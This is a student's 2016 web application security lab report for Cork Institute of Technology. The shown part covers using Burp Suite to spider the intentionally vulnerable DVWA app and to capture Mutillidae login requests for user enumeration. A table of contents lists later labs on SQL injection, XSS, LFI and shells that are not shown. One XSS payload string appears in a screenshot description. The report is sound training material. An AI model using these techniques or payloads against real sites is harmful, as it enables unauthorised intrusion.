



**CORK
INSTITUTE OF
TECHNOLOGY**

INSTITIÚID TEICNEOLAÍOCHTA CHORCAÍ

Web Application Security Labs

Prepared for: Vincent Ryan

Prepared by: Robert James Gabriel

7 May 2016

Student Number: R00102430

Table of Contents

Lab 1: Use Burp Spider to spider the DVWA site	3
Lab 2: Use Burp and cewl to enumerate users on the Mutillidae site	9
Lab 3: Use sqlmap to enumerate the databases, tables and columns in Mutillidae, and to perform a sql injection attack (to enumerate a table).	26
Lab 4 : Describe how you would discover BOTH reflected and stored XSS in DVWA.	38
Lab 5: Use Burp to analyse the randomness of Session-IDs in DVWA	45
Lab 6: Use Burp to analyse CSRF Tokens in DVWA. Note the different security levels in DVWA (low, medium, high)	52
Lab 7: Use LFI to view the password file /etc/passwd.	65
In your writeup, refer to "Directory Treversal"	65
Lab 8 : Use LFI to get a shell on the webserver of Mutillidae.	70
Do this by injecting PHP code into a log file.	70
Lab 9: Use BEEF vs DVWA.	78
See what you can do with BEEF against this site.	78
Lab 10: Use w3af or w3af_console vs dojo-basic. This is open ended, but at least find SQLi and XSS.	86



**CORK
INSTITUTE OF
TECHNOLOGY**

INSTITIÚID TEICNEOLAÍOCHTA CHORCAÍ

LAB 1: USE BURP SPIDER TO SPIDER THE DVWA SITE

ROBERT GABRIEL


PART 1 - 18 MARCH 2016

Setup

OPEN YOUR VM FUSION

Instructions:

1. On Your Host Computer, Go To
2. Applications --> All Program --> VM Fusion
3. Select Samjuri.wtf and Boot the Vm




Open the following


1. Burp Free Suit
2. Firefox

FIREFOX SETUP

1. Switch to Firefox
2. Go to options
3. Click
 1. Advanced
 2. Network tab
 3. Settings




4. When opened, check Manual Proxy Configuration.
5. Make sure the Http Proxy is localhost
6. Make sure the Port is 8080



Or


1. Click on foxy Proxy Add-on
2. Click Use "Burp settings"

Visit <http://dvwa/login.php>




Burp Setup

1. Switch Burp suite
2. Make sure you listening to localhost:8080
3. To check this, open Burp Suite and click Proxy -> Options



4. Next select Proxy and turn on intercept
5. Select the Target tab
6. Right click on http://dvwa
7. Select add to scope
8. Then select spider this site.



This gives us the basic information.


EXPANDING

1. Switch to Firefox
2. Visit <http://dvwa/login.php>
3. Enter the following

Username : admin

Password : password

1. Switch back to Burp Suite
2. Select the proxy tab, it will ask you forward and click forward.
3. Select the Target Tab, and right click on the dvwa and click spider this site.
4. Because you are now logged and selected spider, it will say you haven't had these scopes before.




1. Click Yes.
1. This will pop up a lot of different forms, **click ignore**.

MAKE IT EASIER TO READ

1. Click the banner that say say Hiding not found items

Filter: Hiding out of scope and not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

2. Check the button show only in-scope items



3. Now if you click Target, then site map
4. As you can see you can now see everything, such as files hidden on the server, phpinfo page, php sessions and more.

The screenshot shows the Burp Suite Site Map view. On the left, there is a tree view of the website structure under 'http://dvwa'. The tree includes nodes for /, about.php, dvwa (selected), /, css, images, includes, js, ids_log.php, instructions.php, login.php, phpinfo.php, robots.txt, security.php, setup.php, and vulnerabilities. A tooltip for 'security.php' shows a exploit payload: test=%22><script>eval(window.name)</script>. Under 'vulnerabilities', there is a node for 'create_db=Create+%2f+Reset+Database'. On the right, there is a table of captured requests. The first row shows a request to 'http://dvwa/vulnerabilities/upload/'. The table has columns for Host, Method, URL, Params, Status, Length, and MIME type. The status is 200, length is 4979, and MIME type is HTML. Below the table is a 'Request/Response' panel with tabs for Raw, Headers, Hex, HTML, and Render. The 'Raw' tab shows the raw hex and ASCII data of the request and response.



**CORK
INSTITUTE OF
TECHNOLOGY**

INSTITIÚID TEICNEOLAÍOCHTA CHORCAÍ

LAB 2: USE BURP AND CEWL TO ENUMERATE USERS ON THE MUTILLIDAE SITE


ROBERT GABRIEL
PART 2 - 18 MARCH 2016

Setup

OPEN YOUR VM FUSION


Instructions:

1. On Your Host Computer, Go To
2. Applications --> All Program --> VM Fusion
3. Select Samjuri.wtf and Boot the Vm




Open the following

1. Burp Free Suite
2. Firefox




FIREFOX SETUP

1. Switch to Firefox
2. Go to options
3. Click
 1. Advanced
 2. Network tab
 3. Settings




4. When opened, check Manual Proxy Configuration.
5. Make sure the Http Proxy is localhost
6. Make sure the Port is 8080



Or


1. Click on foxy Proxy Add-on
2. Click Use "Burp settings"

Visit <http://Mutillidae>.



Burp Setup

1. Switch Burp suite
2. Make sure you listening to localhost:8080
3. To Check this open Burp Suite and click Proxy -> Options




4. Next select Proxy and turn on intercept

STEP 1

Now that we have everything set up with our proxy running and it incepting .


Valid account attempt

1. First open up **firefox** and open the following url <http://mutillidae/index.php?page=login.php>
2. Create an account, I created one called **superAdmin** with **password GTIBUDDY123**
3. In **Burp suite** we have set up so we incepted the request and we can see the request being made in this case **username=superAdmin&Password= GTIBUDDY123**
4. You then want to right click on the send to request and click send to repeater and then click forward.




Invalid login attempt

1. First open up **firefox** and open the following url <http://mutillidae/index.php?page=login.php>
2. On this page we will want to intercept a invalid login attempt to base our http request on.
3. In Burp suite we have intercepted the request and we can see the request being made in this case
username=RobrtGabriel&Password=robertGABRIEL
4. You then want to right click on the request and click send to repeater and then click forward.

